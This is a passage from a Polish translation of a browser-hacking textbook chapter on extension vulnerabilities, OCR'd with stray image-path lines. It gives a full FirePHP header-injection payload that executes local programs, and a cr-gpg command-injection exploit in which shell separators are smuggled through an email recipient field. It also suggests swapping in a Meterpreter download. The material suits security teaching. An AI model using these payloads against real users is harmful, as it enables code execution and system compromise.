
Library-FirePHPCore/0.3

X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/

Dump/0.1

X-Wf-1-1-1-1: 29|["Browser Hacker's Handbook"]|

W nagłówkach zauważysz, że wstawiono ciąg Browser Hacker's Handbook. Patrząc na rysunek 7-18, możesz zobaczyć, że ciąg został wyświetlony w oknie dialogowym. Daje to potwierdzenie, że nagłówki w tym przypadku stanowią część powierzchni ataku rozszerzenia.



Teraz zagłębimy się w lukę rozszerzenia wykrytą przez Eldara Marcussena. Luka dotyczy wszystkich wersji FirePHP do 0.7.1 i można ją pobrać z https://addons.mozilla.org/en-US/firefox/addon/firephp/versions. Musisz go zainstalować za pomocą opcji Zainstaluj dodatek z pliku na karcie Rozszerzenia. Teraz, gdy masz świeżo zainstalowane podatne rozszerzenie, nadszedł czas na skonfigurowanie środowiska. Upewnij się, że karta Sieć jest włączona w Firebugu, wprowadź następujący kod w konsoli i kliknij Uruchom:

```
console.log('Exploit FirePHP start')

xhr = new XMLHttpRequest();

xhr.open("GET","http://browserhacker.com/",true);

xhr.send();

console.log('Mouseover FirePHP array to finish')
```

Ten kod wysyła żądanie XHR do http://browserhacker.com, które symuluje możliwość zaatakowania ofiary. FirePHP szuka kluczowych nagłówków w odpowiedzi i gdzie znajduje się luka. Szczególnie interesuje Cię nagłówek X-Wf-1-1-1-1, który po przeanalizowaniu uruchomi exploita. To jest nagłówek, do którego musisz przemycić swoje instrukcje. Jeśli potrafisz poprawnie stworzyć nagłówek odpowiedzi, polecenia systemu operacyjnego zostaną wykonane.

Na potrzeby tej demonstracji chcesz przechwycić komunikację HTTP za pomocą serwera proxy i wstrzyknąć exploita do odpowiedzi. Po prostu użyj swojego ulubionego serwera proxy czasu

rzeczywistego i dodaj docelowe nagłówki FirePHP (zidentyfikowane przez X-Wf). Następujące nagłówki uruchomią aplikację kalkulatora w systemie OSX:

HTTP/1.1 200 OK

Date: Wed, 07 Aug 2013 00:27:48 GMT

Server: Apache

Last-Modified: Fri, 29 Mar 2013 22:45:39 GMT

ETag: "401b9-0-4d91807c0760e"

Accept-Ranges: bytes

Content-Length: 0

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Content-Type: text/html

X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2

X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/

Library-FirePHPCore/0.3

X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/Dump/0.1

X-Wf-1-1-1-1: 476|{"RequestHeaders":{"1":"1","2":"2","3":"3","4":"4","5":"5",

"6":"6","7":"7","8":"8","9":"9","UR<script>var lFile=Components.classes

[\"@mozilla.org/file/

local;1\"].createInstance

(Components.interfaces.nsILocalFile);lFile.initWithPath


(\"/Applications/Calculator.app/Contents/MacOS/Calculator\");var process=

Components.classes[\"@mozilla.org/process/util;1\"]

.createInstance(Components.interfaces.nsIProcess);process.init(lFile);

process.run(true,[],0);void(0);<\/script>":"PWND}}|

en exploit wymaga jeszcze jednego kroku. Ofiara musi najechać myszą na linię Dump w konsoli, aby uruchomić przeglądarkę zmiennych, która z kolei wykorzystuje rozszerzenie przeglądarki. Spowoduje to uruchomienie aplikacji Calculator.app, której wynik pokazano na rysunku.



W tym przypadku atak został ukryty przed ofiarą za pomocą dużej tablicy, dzięki czemu exploit nie jest pokazywany w konsoli. Dodatkową zaletą jest to, że ciąg znaków wykorzystuje więcej miejsca na ekranie, więc jest bardziej prawdopodobne, że ofiara niechcący najedzie na niego myszą. Teraz wykorzystałeś lukę FirePHP w OSX. To rozszerzenie można również wykorzystać w systemie Windows, aktualizując długość i używając następującego ciągu jako parametru w wywołaniu lFile.initWithPath:

"C:\\\\\\\\Windows\\\\\\\\system32\\\\\\\\calc.exe\"

Ta luka mogła zostać wykorzystana w dowolnym systemie operacyjnym, w którym można zainstalować przeglądarkę Firefox. Luki w rozszerzeniach przeglądarki Firefox są prawie zawsze łatwe do wykorzystania w różnych systemach operacyjnych. Twórcy FirePHP naprawili usterkę. Sprawdź poprawkę na https://github.com/firephp/firephp-extension/commit/fccab466cd-5f014c36082d76ae300f2cd612ba51. Zobaczysz wiele miejsc w kodzie, które łączą zawartość kontrolowaną przez atakującego bez kodowania lub filtrowania.

Osiąganie wstrzykiwania poleceń systemu operacyjnego

Będziesz zaznajomiony z wstrzykiwaniem poleceń w skryptach po stronie serwera, gdy wywołują one system operacyjny. W takich przypadkach możesz przemycić swoje dane, a gdy serwer używa danych jako parametru, faktycznie wykonuje przekazane przez Ciebie polecenia. Konwencjonalne wstrzykiwanie poleceń nie różni się w przeglądarce. Rozszerzenia Chrome mogą uruchamiać programy w systemie plików za pomocą NPAPI. Gdy parametr przekazany do programu pochodzi z niezaufanego źródła, takiego jak strona internetowa, istnieje możliwość wstrzyknięcia polecenia. Program NPAPI jest wykonywany poza piaskownicą (w kontekście użytkownika). Nadużywanie tej funkcji rozszerzenia Chrome powinno natychmiast zapewnić uprzywilejowany dostęp do systemu operacyjnego.

Przykład wstrzykiwania poleceń systemu operacyjnego

Rozszerzenie cr-gpg do Chrome umożliwia szyfrowanie i odszyfrowywanie poczty e-mail w interfejsie internetowym Gmaila przy użyciu wtyczki NPAPI. Odpowiednia wtyczka wywołuje plik binarny gpg zainstalowany w systemie. Następujące pliki binarne są zadeklarowane w pliku manifestu i są używane przez wtyczkę do wywoływania pliku binarnego gpg:

"plugins": [

{"path": "gmailGPG.plugin" },

{"path": "gmailGPG.dll"},

{"path": "gmailGPG.so"}

],

Kotowicz znalazł lukę dotyczącą wstrzykiwania poleceń w wersji 0.7.4 alfa rozszerzenia cr-gpg do Chrome46. Jest to idealny przykład do zbadania luk w zabezpieczeniach wstrzykiwania poleceń. Mimo że ta dziura była w wersji 1 manifestu, ta sama zasada nadal obowiązuje w wersji 2 manifestu. W rzeczywistości, niezależnie od celu i celów, rozszerzenie nadal byłoby podatne na ten sam atak. Najpierw przyjrzyjmy się możliwym wektorom ataku, aby uzyskać kontrolę nad rozszerzeniem i sprawdźmy, co możesz zrobić. Wysyłając do ofiar wiadomość e-mail zaszyfrowaną PGP, odszyfrowywałyby zaszyfrowany tekst e-maila, a następnie zwykły tekst był wyświetlany w interfejsie internetowym Gmaila. Po zaprezentowaniu odszyfrowanej wiadomości rozszerzenie wykonało następujący kod:

$($(messageElement).children()[0]).html(tempMessage);

Ten kod wprowadził przechowywaną lukę XSS w źródłach http://mail.google.com/ i https://mail.google.com/48. Oznacza to, że wstrzyknięcie nastąpiło w skrypcie treści rozszerzenia. Tego rodzaju podatność nie występuje po stronie aplikacji internetowej. Lukę XSS można było wykorzystać tylko w przeglądarce Chrome z rozszerzeniem cr-gpg w pochodzeniu Gmaila. Aby wykorzystać tę lukę, wysłałbyś ofierze zaszyfrowaną wiadomość

zawierające <script>alert(1)</script>. Gdy tylko ofiara odszyfruje zaszyfrowany tekst, zostanie wyświetlone przerażające okienko ostrzegawcze zawierające cyfrę 1. Z tej uprzywilejowanej pozycji można było teraz przeprowadzać standardowe ataki XSS na źródło Gmaila. Możesz również użyć skryptu zawartości z innymi atakami omówionymi w poprzednich sekcjach tego rozdziału. Wróćmy jednak do zbadania obiecanej wcześniej podatności na wstrzykiwanie poleceń. Nie martw się; powrócisz do tego ataku XSS, gdy połączysz wszystko razem na końcu tej sekcji. Rozszerzenie cr-gpg wywołuje wtyczki NPAPI w celu wykonania pracy związanej z szyfrowaniem i odszyfrowywaniem wiadomości. Rozszerzenie przekazuje zawartość poczty i dane odbiorców do backendu w celu przetworzenia. NPAPI pobiera te informacje, aw systemie Windows używa gmailGPG.dll jako interfejsu do instruowania pliku binarnego gpg.exe znajdującego się w systemie plików. Oczywiście będzie się to różnić w zależności od systemu operacyjnego. Poniższy kod C++ jest używany przez gmailGPG.dll jako uprząż wokół pliku wykonywalnego gpg.exe.

//Encrypts a message with the list of recipients provided

FB::variant gmailGPGAPI::encryptMessage(const FB::variant& recipients,

const FB::variant& msg)

{

```
string tempFileLocation = m_tempPath + "errorMessage.txt";

string tempOutputLocation = m_tempPath + "outputMessage.txt";

string gpgFileLocation = "\""+m_appPath +"gpg.exe\" ";

vector<string> peopleToSendTo =

recipients.convert_cast<vector<string> >();

string cmd = "c:\\windows\\system32\\cmd.exe /c ";

cmd.append(gpgFileLocation);

cmd.append("-e --armor");

cmd.append(" --trust-model=always");

for (unsigned int i = 0; i < peopleToSendTo.size(); i++) {

cmd.append(" -r");

cmd.append(peopleToSendTo.at(i));

}

cmd.append(" --output ");

cmd.append(tempOutputLocation);

cmd.append(" 2>");

cmd.append(tempFileLocation);

sendMessageToCommand(cmd,msg.convert_cast<string>());

<snip>

}
```

Ta sekcja kodu zawiera usterkę dotyczącą wstrzykiwania polecenia. Przyglądając się uważnie, zobaczysz, że lista odbiorców nie jest filtrowana i jest następnie dołączana do ciągu cmd. Ten ciąg cmd jest następnie wykonywany przez system operacyjny. Wynikowy wiersz poleceń to:

```
gpg -e --armor --trust-model=always -r <odbiorca> --output out.txt 2>err.txt
```

Teraz potrzebujesz sposobu na komunikację z wtyczką NPAPI, aby pomyślnie uruchomić atak wstrzykiwania poleceń systemu operacyjnego. Nie zdziwisz się, że skrypt treści wykorzystuje przekazywanie wiadomości do komunikacji ze stroną w tle. Strona w tle informuje następnie wtyczkę NPAPI, co ma zrobić. Na koniec odpowiedź jest wysyłana z powrotem do skryptu zawartości za pomocą tej sekwencji, ale (oczywiście) w odwrotnej kolejności. Strona tła tworzy instancję osadzonego obiektu wtyczki, określając typ MIME application/x-gmailgpg. Zapewnia to dostęp za pośrednictwem języków skryptowych. Poniższy kod przedstawia proces używany na stronie w tle:

```
<object id="plugin0" type="application/x-gmailgpg"></object><br />

<script>

var alerted = false;
```

```
function plugin0()
{
return document.getElementById('plugin0');
}
var testSettings = function(){
};
chrome.extension.onRequest.addListener(
function(request, sender, sendResponse) {
var gpgPath = localStorage['gpgPath'];
var tempPath = localStorage['tempPath'];
if(!gpgPath){
gpgPath = '/opt/local/bin/';
};
if(!tempPath){
tempPath = '/tmp/';
};
plugin0().appPath = gpgPath;
plugin0().tempPath = tempPath;
if (request.messageType == 'encrypt'){
var mailList = request.encrypt.maillist;
if( localStorage["useAutoInclude"] &&
localStorage["useAutoInclude"] != 'false'){
mailList.push(localStorage["personaladdress"]);
}
var mailMessage = request.encrypt.message;
sendResponse({message: plugin0().encrypt(mailList,mailMessage),
domid:request.encrypt.domel});
}else if(request.messageType == 'sign'){
```

Ten kod dodaje również detektory do strony w tle, które są wykorzystywane przez skrypty zawartości do przekazywania komunikatów. Interesuje Cię typ zaszyfrowanej wiadomości, ponieważ w ten sposób przemycisz swój wstrzyknięcie do wtyczki NPAPI. Zmienna mailList jest przekazywana w postaci niefiltrowanej z przekazanej wiadomości do wtyczki. Teraz masz ścieżkę ataku od zaszyfrowanej treści

przez wywołanie wtyczki NPAPI do systemu operacyjnego. Jest jednak jeden luźny koniec do związania. W całym tekście zastosowano dwie różne nazwy funkcji szyfrowania. Jeden był zaszyfrowany, a drugi to encryptMessage. W pliku gmailGPGAPI.cpp znajduje się mapowanie, które informuje wtyczkę, które funkcje powinny być udostępniane za pomocą JavaScript:

```
gmailGPGAPI::gmailGPGAPI(const gmailGPGPtr& plugin,

const FB::BrowserHostPtr& host) : m_plugin(plugin), m_host(host)

{

registerMethod("encrypt", make_method(this, &gmailGPGAPI::encryptMessage));

registerMethod("decrypt", make_method(this, &gmailGPGAPI::decryptMessage));
```

Przyjrzyjmy się, jak połączyć wszystkie te problemy, aby uruchomić atak wstrzykiwania polecenia. Poniższy kod został zaadaptowany z publicznie udostępnionego exploita:

```
windows_command ='%SystemRoot%\\system32\\calc.exe';

linux_command ='touch /tmp/bhh';

command = windows_command;

if (navigator.platform.indexOf('Win') !== -1) {

var nul = "nul";

var cmdsep = '&';

var cmdpref = " start /min ";

} else {

var nul = "/dev/null";

var cmdsep = ';';

var cmdpref = "";

};

chrome.extension.sendRequest({

'messageType':'encrypt',encrypt:{

'message':'Brower Hacker's Handbook',

'domel':'',

'maillist':['wade@browserhacker.com --no-auto-key-locate >' +

nul + cmdsep + cmdpref +

command + cmdsep + ‘echo ‘

]

}
```

});

Ten kod, po zaszyfrowaniu i przesłaniu do celu e-mailem, zostanie uruchomiony, gdy cel odszyfruje wiadomość przy użyciu rozszerzenia cr-gpg. We wcześniejszej części tej sekcji zapoznałeś się z uruchamianiem podstawowego ataku Cross-site Scripting. Rozciąga się to na tym poziomie i niewidocznie przekazuje przemycony wstrzyknięcie ze skryptu treści na stronę w tle, a na koniec do wtyczki NPAPI. To następnie uruchamia polecenie systemu operacyjnego.

gpg -e --armor --trust-model=always -r wade@browserhacker.com

--no-auto-key-locate >nul& start /min %SystemRoot%\system32\calc.

exe&echo --output out.txt 2>err.txt

To polecenie jest faktycznie wykonywane w wyniku tego skryptu. Oczywiście w tym przypadku calc.exe zostanie uruchomiony i zostanie zauważony przez ofiarę. Możesz to zmienić na cokolwiek chcesz. Na przykład możesz chcieć pobrać Meterpretera i połączyć go z powrotem bez świadomości użytkownika. Ta luka została natychmiast naprawiona, gdy została zgłoszona producentowi. Funkcjonalność została zmieniona z wywoływania do systemu operacyjnego na używanie bezpieczniejszego wywołania API libgpgme. Ta zmiana usunęła możliwość dalszych luk w tej klasie ataku. Luka w zabezpieczeniach cr-gpg pozwoliła ci zbadać część skrzyżowania rozszerzeń i wtyczek. Pokazał, jak wykorzystać rozszerzenie Chrome za pomocą wstrzykiwania poleceń, umożliwiając uruchamianie dowolnych plików wykonywalnych. Możesz teraz użyć metodologii omówionej w tych przykładach, aby pomóc w znajdowaniu podobnych luk w innych rozszerzeniach.

Podsumowanie

Zaleta przeniesienia funkcjonalności z rdzenia przeglądarki do rozszerzeń prawie na pewno zmniejszyła rozrost. Jednak przeniósł również rozwój i utrzymanie ważnych funkcji w ręce programistów mniej świadomych bezpieczeństwa. To, wraz z zapewnieniem im potężnych przywilejów, zaowocowało wieloma niepewnymi rozszerzeniami. Niektórzy mogą twierdzić, że zmniejszenie rozrostu odbyło się kosztem całkowitego bezpieczeństwa przeglądarki. Masz różne sposoby na spojrzenie na to, jak rozszerzenie poprawia przeglądanie. W niektórych przypadkach pomocne może być wyświetlanie rozszerzeń jako wirtualnej aplikacji internetowej, która działa w miejscu pochodzenia każdej strony. Przydatne może być również postrzeganie ich jako podobnych do aplikacji zainstalowanej w systemie operacyjnym. W obu przypadkach ważne jest, aby zrozumieć, że działają w uprzywilejowanym kontekście i mają dostęp do uprzywilejowanych interfejsów API. W tym rozdziale zagłębiliśmy się w anatomię rozszerzeń i sposób, w jaki można wykryć, czy podłączona przeglądarka ma zainstalowane docelowe rozszerzenie. Zbadałeś obszar ataków o dużym rozszerzeniu i jego klasy podatności. Wiesz już, jak działa skryptowanie międzykontekstowe i znasz niektóre z najbardziej niezawodnych metod uzyskiwania eskalacji uprawnień. W tym rozdziale omówiono wyrafinowane techniki wykorzystywania rozszerzeń Chrome i Firefox. W następnej części zagłębisz się w atakowanie wtyczek przeglądarki. Wtyczki to kolejny popularny sposób na zwiększenie doświadczenia przeglądania, a także mają ogromną powierzchnię ataku.